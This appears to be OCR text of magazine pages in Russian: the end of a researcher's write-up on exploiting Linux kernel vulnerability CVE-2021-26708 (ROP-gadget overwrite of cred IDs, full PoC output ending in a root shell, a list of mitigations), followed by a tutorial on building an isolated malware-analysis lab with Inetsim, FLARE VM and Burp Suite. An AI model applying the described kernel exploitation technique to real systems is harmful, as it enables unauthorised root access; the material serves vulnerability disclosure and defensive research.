Как можно видеть, я придумал очень странный эксплоит-примитив для произвольной записи ядерной памяти. Все дело в том, что в образе ядра `vmlinuz-5.10.11-200.fc33.x86_64` не нашлось ROP-гаджета, который мог бы переключить ядерный стек на контролируемую область памяти и при этом удовлетворял бы всем ограничениям при перехвате потока управления через `skb_shared_info`. Поэтому я нашел способ выполнить произвольную запись с одного гаджета «в один выстрел». :)

В указатель на функцию `callback` записан адрес ROP-гаджета. В регистре `RDI` содержится первый аргумент функции `callback`, а именно адрес самой структуры `ubuf_info`. Значит, `RDI + 8` — это адрес поля `ubuf_info.desc` данной структуры. Гаджет копирует значение `ubuf_info.desc` в регистр `RDX`. В результате `RDX` содержит адрес, по которому в памяти ядра расположены effective user ID и effective group ID, причем из этого адреса вычитается один байт. Этот байт очень важен: когда ROP-гаджет записывает число `0x0000000000000001` из регистра `RSI` по адресу из `RDX`, то единица не должна попасть в `EUID` и `EGID`, они должны быть перезаписаны нулем для поднятия привилегий.

Затем эксплоит повторяет ту же процедуру для перезаписи `UID` и `GID`. Привилегии в системе повышены, эксплоит теперь выполняется от пользователя `root`. Это победа.

Вывод эксплоита, который демонстрирует всю процедуру эксплуатации уязвимости CVE-2021-26708:

```
[a13x@localhost ~]$ ./vsock_pwn

=================================================
==== CVE-2021-26708 PoC exploit by a13xp0p0v ====
=================================================

[+] begin as: uid=1000, euid=1000
[+] we have 2 CPUs for racing
[+] getting ready...
[+] remove old files for ftok()
[+] spray_data at 0x7f0d9111d000
[+] userfaultfd #1 is configured: start 0x7f0d91121000, len 0x1000
[+] fault_handler for uffd 38 is ready

[+] stage I: collect good msg_msg locations
[+] go racing, show wins:
save msg_msg ffff9125c25a4d00 in msq 11 in slot 0
save msg_msg ffff9125c25a4640 in msq 12 in slot 1
save msg_msg ffff9125c25a4780 in msq 22 in slot 2
save msg_msg ffff9125c3668a40 in msq 78 in slot 3

[+] stage II: arbitrary free msg_msg using corrupted msg_msg
kaddr for arb free: ffff9125c25a4d00
kaddr for arb read: ffff9125c2035300
[+] adapt the msg_msg spraying payload:
msg_ptr 0x7f0d91120fd8
m_type 1337 at 0x7f0d91120fe8
m_ts 6096 at 0x7f0d91120ff0
msgseg next 0xffff9125c2035300 at 0x7f0d91120ff8
[+] go racing, show wins:

[+] stage III: arbitrary read vsock via good overwritten msg_msg (msq
11)
[+] msgrcv returned 6096 bytes
[+] Found sk_memcg ffff9125c42f9000 (offset 4712 in the leaked kmem)
[+] Found owner cred ffff9125c3fd6e40 (offset 4888 in the leaked kmem)
[+] Found sock_def_write_space ffffffffab9851b0 (offset 4736 in the
leaked kmem)
[+] Calculated kaslr offset: 2a000000

[+] stage IV: search sprayed skb near sk_memcg...
[+] checking possible skb location: ffff9125c42fa000
[+] stage IV part I: repeat arbitrary free msg_msg using corrupted
msg_msg
kaddr for arb free: ffff9125c25a4640
kaddr for arb read: ffff9125c42fa030
[+] adapt the msg_msg spraying payload:
msg_ptr 0x7f0d91120fd8
m_type 1337 at 0x7f0d91120fe8
m_ts 6096 at 0x7f0d91120ff0
msgseg next 0xffff9125c42fa030 at 0x7f0d91120ff8
[+] go racing, show wins: 0 0 20 15 42 11
[+] stage IV part II: arbitrary read skb via good overwritten msg_msg (
msq 12)
[+] msgrcv returned 6096 bytes
[+] found a real skb

[+] stage V: try to do UAF on skb at ffff9125c42fa000
[+] skb payload:
start at 0x7f0d91120004
skb_shared_info at 0x7f0d91120ec4
tx_flags 0x8
destructor_arg 0xffff9125c42fa100
callback 0xffffffffab64f6d4
desc 0xffff9125c3fd6e53
[+] go racing, show wins: 15

[+] stage VI: repeat UAF on skb at ffff9125c42fa000
[+] go racing, show wins: 0 12 13 15 3 12 4 16 17 18 9 47 5 12 13 9 13
19 9 10 13 15 12 13 15 17 30

[+] finish as: uid=0, euid=0
[+] starting the root shell...
uid=0(root) gid=0(root) groups=0(root),1000(a13x) context=unconfined_u:
unconfined_r:unconfined_t:s0-s0:c0.c1023
```

ВОЗМОЖНЫЕ СРЕДСТВА ПРЕДОТВРАЩЕНИЯ АТАКИ

Существует ряд технологий, которые могли бы предотвратить эксплуатацию уязвимости CVE-2021-26708 в ядре Linux или хотя бы сделать ее более трудной.

1. Эксплуатация данной уязвимости невозможна, если ядро Linux использует **карантин для своей динамической памяти**, так как ошибочная перезапись освобожденной памяти происходит через очень короткое время после состояния гонки. Историю о моем прототипе `SLAB_QUARANTINE` можно прочесть в отдельной статье.
2. Технология `MODHARDEN` из патча grsecurity предотвращает автоматическую загрузку модулей ядра в результате действий непривилегированных пользователей.
3. Запись нуля в файл `/proc/sys/vm/unprivileged_userfaultfd` блокирует описанный метод фиксации данных атакующего в пространстве ядра. Эта настройка запрещает работу с `userfaultfd()` непривилегированным пользователям без `SYS_CAP_PTRACE`.
4. Запись `1` в sysctl `kernel.dmesg_restrict` блокирует утечку информации через ядерный журнал. Эта настройка не дает непривилегированным пользователям читать его с помощью команды `dmesg`.
5. Контроль потока управления (Control Flow Integrity, CFI) мог бы помешать мне вызвать ROP-гаджет. Технологии такого класса, доступные для ядра Linux, можно найти в моей карте средств защиты ядра (Linux Kernel Defence Map).
6. С версии 5.13 ядро Linux поддерживает аппаратную технологию ARM Memory Tagging Extension (MTE), которая способна обнаружить использование памяти после освобождения.
7. Совсем недавно компания grsecurity опубликовала описание технологии AUTOSLAB. С ней ядро Linux выделяет память для своих объектов в отдельных кешах аллокатора, созданных под каждый тип объекта. Это ломает технику heap spraying, которую я использую в прототипе эксплоита.
8. Кейс Кук отметил, что запись `1` в sysctl `panic_on_warn` помешала бы моей атаке. Действительно, это превращает возможное повышение привилегий в ошибку отказа в обслуживании. К слову, я не рекомендую включать `panic_on_warn` или `CONFIG_PANIC_ON_OOPS` на системах в промышленной эксплуатации, потому что это создает высокий риск отказа системы. Предупреждение ядра или oops — не такая редкая ситуация. Больше подробностей можно найти в документации моего проекта kconfig-hardened-check.

ЗАКЛЮЧЕНИЕ

Исследование и исправление уязвимости CVE-2021-26708 в ядре Linux, а также разработка прототипа эксплоита для нее были интересной и при этом тяжелой работой.

Я смог превратить состояние гонки с небольшой ошибкой доступа к памяти в полноценное повышение привилегий на Fedora 33 Server для архитектуры x86_64, обойдя при этом аппаратные средства защиты SMEP и SMAP. В ходе этого исследования мне также удалось разработать несколько новых техник для эксплуатации уязвимостей в ядре Linux.

Уверен, что публикация этой статьи полезна для сообщества разработчиков ядра Linux. Взгляд на систему со стороны атакующего помогает улучшать средства защиты. И спасибо компании Positive Technologies за возможность сделать это исследование.

КОД ПОД НАДЗОРОМ

Данил
grigadan454@gmail.com

СОЗДАЕМ ВИРТУАЛЬНУЮ ЛАБОРАТОРИЮ ДЛЯ АНАЛИЗА МАЛВАРИ

При расследовании киберинцидентов часто приходится вскрывать вредоносные программы, изучать их взаимодействие с сетью и файловой системой. Результатом исследования обычно становятся сигнатуры вредоноса и индикаторы компрометации (IOCs), а сам анализ проводится в изолированной среде при помощи специального инструментария. О том, как устроена такая лаборатория, мы сегодня и поговорим.

Многие вредоносы взаимодействуют с управляющим сервером, используя протокол HTTPS, который шифрует передаваемые данные. Поэтому в сетевом трафике нельзя обнаружить команды взаимодействия и отправляемую информацию. Когда под рукой нет автоматизированной песочницы, но необходимо проанализировать HTTP- и HTTPS-запросы, вызовы DNS и многое другое, можно собрать подходящий стенд самостоятельно.

WARNING

Не рекомендуется исследовать вредоносные программы на рабочей операционной системе, поскольку это может привести к заражению машины и утере ценных данных.

НЕОБХОДИМОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Для организации исследовательской лаборатории можно использовать разный софт. Мой набор выглядит следующим образом.

1. VMware Workstation Pro — это гипервизор для настольных компьютеров, отраслевой стандарт для работы с виртуальными машинами.
2. Kali Linux или любая другая операционная система на базе ядра Linux. Я использую Kali, так как в ней по умолчанию установлены необходимые инструменты.
3. Windows 10 или другая актуальная версия Windows. Наибольшее количество вредоносных файлов разработано под Windows, поэтому анализировать их лучше именно в этой операционной системе.
4. Inetsim — программный продукт, предназначенный для моделирования интернет-сервисов в лабораторных условиях, например для анализа сетевого поведения неизвестных образцов вредоносных программ.
5. FLARE VM — полностью настраиваемый набор инструментов на базе Windows для анализа вредоносных программ, реагирования на инциденты, тестирования на проникновение и так далее.
6. Burp Suite используется в качестве прозрачного прокси-сервера с целью анализа взаимодействия вредоносного файла по протоколу HTTPS.
7. IDA Pro — интерактивный дизассемблер, используемый для реверс-инжиниринга. Одно из преимуществ IDA — встроенный плагин Hex Rays, а также поддержка отладки удаленных приложений, которая необходима при анализе вредоносных файлов под Linux.

СОЗДАНИЕ ЛАБОРАТОРИИ

Наша лаборатория будет работать на двух виртуальных машинах с IP-адресами 10.10.10.1 (Kali Linux с установленным Inetsim) и 10.10.10.2 (Windows 10 с установленным программным обеспечением для реверс-инжиниринга), находящихся в изолированной сети. На виртуальной машине Kali Linux будут работать различные интернет-службы, а на виртуальной машине Windows мы будем исследовать вредоносные программы.




Схема виртуальной лаборатории для анализа вредоносного кода

Собирать лабораторию будем в шесть этапов:
1. Установка VMware Workstation Pro, создание виртуальной машины из образа Kali Linux и Windows (я использую Kali Linux 2019 и Windows 10).
2. Установка необходимого ПО на виртуальную машину Kali Linux.
3. Установка необходимого ПО на виртуальную машину Windows 10.
4. Настройка изолированной виртуальной сети.
5. Настройка ПО Inetsim.
6. Тестирование работоспособности нашей лаборатории.

УСТАНОВКА INETSIM

По умолчанию в Kali Linux уже установлен Inetsim, но, если ты используешь другую операционную систему на базе ядра Linux, процесс установки очень прост и описан в документации. Достаточно прочитать инструкцию для загрузки пакета Inetsim при помощи утилиты apt либо dpkg.

УСТАНОВКА НЕОБХОДИМОГО ПО НА ВИРТУАЛЬНУЮ МАШИНУ WINDOWS

При исследовании вредоносных файлов необходимо иметь подходящий инструментарий. Я использую FLARE VM — набор инструментов для статического и динамического анализа вредоносных программ.

Перед установкой нужно разрешить виртуалке с Windows подключаться к интернету, а сам процесс выполняется в несколько шагов.

1. Загружаем файлы из репозитория flare-vm: `git clone https://github.com/mandiant/flare-vm.git`.
2. Открываем PowerShell от имени администратора.
3. Разблокируем установочный файл, выполнив команду `Unblock-File .\install.ps1`.
4. Включаем выполнение скрипта с помощью команды `Set-ExecutionPolicy Unrestricted`.
5. Выполняем сценарий установщика: `.\install.ps1`.


Более подробно установка описана в репозитории. После ее завершения на рабочем столе должен появиться каталог `FLARE`, в котором содержится отсортированный по категориям набор утилит.

Так, в папке `Debuggers` лежит набор отладчиков, в каталоге `PE` — инструменты для анализа PE-файлов, позволяющие выявлять компиляторы, упаковщики или крипторы, в директории `Disassemblers`, соответственно, хранятся инструменты для дизассемблирования. В комплекте поставки имеется бесплатная версия IDA, но я советую приобрести лицензионный продукт. Также для разработки YARA-правил рекомендую установить YARA Editor.

Многие вредоносы умеют определять, что их пытаются запустить в виртуальной среде, и сразу же завершают работу. Чтобы противостоять этому, необходимо настроить виртуальную машину соответствующим образом. Малварь использует различные методы идентификации виртуалок: проверку идентификатора CPUID, проверку известных MAC-адресов, перечисление имен процессов для обнаружения виртуальной машины, а также проверку ключей реестра. Методы защиты от всех этих методов описаны здесь.


НАСТРОЙКА ИЗОЛИРОВАННОЙ ВИРТУАЛЬНОЙ СЕТИ

После настройки виртуальных машин необходимо создать изолированную сеть, которая будет связывать две наши виртуалки. Открываем вкладку каждой виртуальной машины, переходим к разделу VM → Settings → Network Adapter и создаем LAN Segment.




Создание LAN-сегмента

Настраиваем интерфейс на Kali Linux, устанавливаем IP-адрес `10.10.10.1`, маска сети `24`.



Настройка сетевого интерфейса Kali Linux


Настраиваем интерфейс для Windows 10: IP-адрес `10.10.10.2`, маска `255.255.255.0`, основной шлюз `10.10.10.1`, предпочитаемый DNS-сервер `10.10.10.1`.



Настройка интерфейса для Windows 10

Проверяем доступность второй машины в нашей виртуальной сети:

```
ping 10.10.10.1
```



Проверка работоспособности изолированной сети

Продолжение статьи →

КОД ПОД НАДЗОРОМ

СОЗДАЕМ ВИРТУАЛЬНУЮ ЛАБОРАТОРИЮ ДЛЯ АНАЛИЗА МАЛВАРИ

НАСТРОЙКА ПО INETSIM

Файл конфигурации Inetsim расположен по пути `/etc/inetsim/inetsim.conf`. Откроем его, чтобы настроить программу.

По умолчанию Inetsim прослушивает только `localhost`. Необходимо сделать его доступным для всех машин нашей виртуальной сети. Для этого в конфигурации нужно найти строку `service_bind_address` и установить значение `0.0.0.0`.

```
#########################################
# service_bind_address
#
# IP address to bind services to
#
# Syntax: service_bind_address <IP address>
#
# Default: 127.0.0.1
#
service_bind_address 0.0.0.0
```

Изменение параметра service_bind_address

Настройка службы DNS

Устанавливаем DNS-порт `53` и настраиваем DNS таким образом, чтобы любое доменное имя разрешалось в `10.10.10.1`.

```
#########################################
# dns_bind_port
#
# Port number to bind DNS service to
#
# Syntax: dns_bind_port <port number>
#
# Default: 53
#
dns_bind_port 53

#########################################
# dns_default_ip
#
# Default IP address to return with DNS replies
#
# Syntax: dns_default_ip <IP address>
#
# Default: 127.0.0.1
#
dns_default_ip 10.10.10.1
```

Настройка DNS-сервера

Также есть возможность настройки статических DNS-записей.

```
#########################################
# dns_static
#
# Static mappings for DNS
#
# Syntax: dns_static <fqdn hostname> <IP address>
#
# Default: none
#
#dns_static www.foo.com 10.10.10.10
#dns_static ns1.foo.com 10.70.50.30
#dns_static ftp.bar.net 10.10.20.30
```

Настройка статических DNS-записей

> **INFO**
>
> Если в качестве операционной системы используется Ubuntu, необходимо отключить локальный DNS-сервер, который включен по умолчанию. Для этого используется такая команда:
>
> ```
> $ sudo systemctl disable systemd-resolved.service
> ```

Настройка службы HTTP

Устанавливаем порт прослушивания `80` и на всякий случай поменяем версию HTTP.

```
# Service HTTP
#############################################################

#########################################
# http_bind_port
#
# Port number to bind HTTP service to
#
# Syntax: http_bind_port <port number>
#
# Default: 80
#
http_bind_port 80

#########################################
# http_version
#
# Version string to return in HTTP replies
#
# Syntax: http_version <string>
#
# Default: "INetSim HTTP server"
#
http_version "Microsoft-IIS/4.0"
```

Настройка HTTP-службы

Настройка службы HTTPS


В Inetsim поддержка SSL очень ограниченна и не позволяет генерировать сертификаты для каждого хоста на лету. Она имеет только один сертификат для хоста `inetsim.org`. Для корректной настройки SSL необходимо использовать Burp Suite на порте `443` в качестве прозрачного прокси. Для этого в конфигурации `inetsim.conf` устанавливаем порт `8443` для службы HTTPS.

```
#############################################################
# Service HTTPS
#############################################################

#########################################
# https_bind_port
#
# Port number to bind HTTPS service to
#
# Syntax: https_bind_port <port number>
#
# Default: 443
#
https_bind_port 8443
```

Настройка службы HTTPS


Настройка Burp Suite в качестве прозрачного прокси-сервера

Переходим на вкладку Proxy → Options и устанавливаем порт слушателя `443` для всех интерфейсов.




Настройка proxy

На вкладке Request handling указываем, на какой хост перенаправлять HTTPS-трафик. Мы будем перекидывать его на `10.10.10.1` (IP-адрес Inetsim) и порт `8443` (порт службы HTTPS, установленный в конфигурации Inetsim) и обязательно установим соответствующий флажок для поддержки прозрачного прокси.



Настройка параметра Request handling


Следующим этапом нужно установить сертификат Burp Suite на Windows-машину. Для этого создадим прокси на порте `8080`, чтобы зайти по HTTP и установить сертификат на хост. Правильные настройки прокси Burp Suite выглядят следующим образом.




Настройки прокси

На Windows 10 запускаем Internet Explorer от имени администратора и переходим по адресу `http://10.10.10.1:8080`. Нажимаем надпись `CA Certificate` и загружаем сертификат.

Устанавливаем сертификат для текущего пользователя и локального компьютера в хранилище доверенных корневых сертификатов.



Установка сертификата



Выбор хранилища сертификата

НАСТРОЙКА МАРШРУТИЗАЦИИ

На виртуальной машине с Windows необходимо создать маршрут, который будет направлять весь сетевой трафик на IP-адрес Inetsim (10.10.10.1). Запустим PowerShell от имени администратора и выполним следующую команду:

```
PS C:\Windows\System32> route ADD 0.0.0.0 MASK 255.255.255.255 10.10.10.1
```

На Kali Linux с установленным Inetsim перенаправим поступающий трафик на интерфейс `eth0` (10.10.10.1):

```
root@kali:~# iptables -t nat -A PREROUTING -i eth0 -j REDIRECT
```

ТЕСТИРОВАНИЕ РАБОТОСПОСОБНОСТИ

Запускаем Inetsim с помощью команды `root@kali:~# inetsim`.

```
root@kali:/etc/inetsim# inetsim
INetSim 1.3.1 (2019-08-16) by Matthias Eckert & Thomas Hungenberg
Using log directory:      /var/log/inetsim/
Using data directory:     /var/lib/inetsim/
Using report directory:   /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
=== INetSim main process started (PID 1986) ===
Session ID:     1986
Listening on:   0.0.0.0
Real Date/Time: 2021-08-30 14:41:55
Fake Date/Time: 2021-08-30 14:41:55 (Delta: 0 seconds)
 Forking services ...
  * dns_53_tcp_udp - started (PID 1990)
  * irc_6667_tcp - started (PID 2000)
  * ntp_123_udp - started (PID 2001)
  * time_37_tcp - started (PID 2005)
  * finger_79_tcp - started (PID 2002)
  * ident_113_tcp - started (PID 2003)
  * echo_7_udp - started (PID 2010)
  * discard_9_udp - started (PID 2012)
  * syslog_514_udp - started (PID 2004)
  * tftp_69_udp - started (PID 1999)
  * echo_7_tcp - started (PID 2009)
  * time_37_udp - started (PID 2006)
  * daytime_13_tcp - started (PID 2007)
```


Запуск ПО Inetsim

Теперь пропингуем любой адрес.

```
PS C:\Windows\system32> ping 192.30.23.2

Обмен пакетами с 192.30.23.2 по с 32 байтами данных:
Ответ от 192.30.23.2: число байт=32 время<1мс TTL=64
Ответ от 192.30.23.2: число байт=32 время=1мс TTL=64

Статистика Ping для 192.30.23.2:
    Пакетов: отправлено = 2, получено = 2, потеряно = 0
    (0% потерь)
Приблизительное время приема-передачи в мс:
    Минимальное = 0мсек, Максимальное = 1 мсек, Среднее = 0 мсек
Control-C
PS C:\Windows\system32> ping ya.ru

Обмен пакетами с ya.ru [10.10.10.1] с 32 байтами данных:
Ответ от 10.10.10.1: число байт=32 время<1мс TTL=64
Ответ от 10.10.10.1: число байт=32 время=1мс TTL=64
Ответ от 10.10.10.1: число байт=32 время=1мс TTL=64

Статистика Ping для 10.10.10.1:
    Пакетов: отправлено = 3, получено = 3, потеряно = 0
    (0% потерь)
Приблизительное время приема-передачи в мс:
    Минимальное = 0мсек, Максимальное = 1 мсек, Среднее = 0 мсек
```


Тестирование работоспособности

Проверяем работоспособность по протоколу HTTPS: для этого переходим на любой сайт, поддерживающий этот протокол, например `https://yandex.ru`.



Проверка работы службы HTTPS

В ответе видим заглушку Inetsim. Проверим, какие данные получены в Burp Suite.



Данные, полученные в Burp

На рисунке выше виден заголовок запроса, в котором обнаружен GET-запрос к хосту yandex.ru с идентификационной строкой клиентского приложения (User-Agent) Mozilla/5.0. В случае POST-запроса ниже заголовка можно увидеть полезную нагрузку.

ВОЗМОЖНОСТИ INETSIM

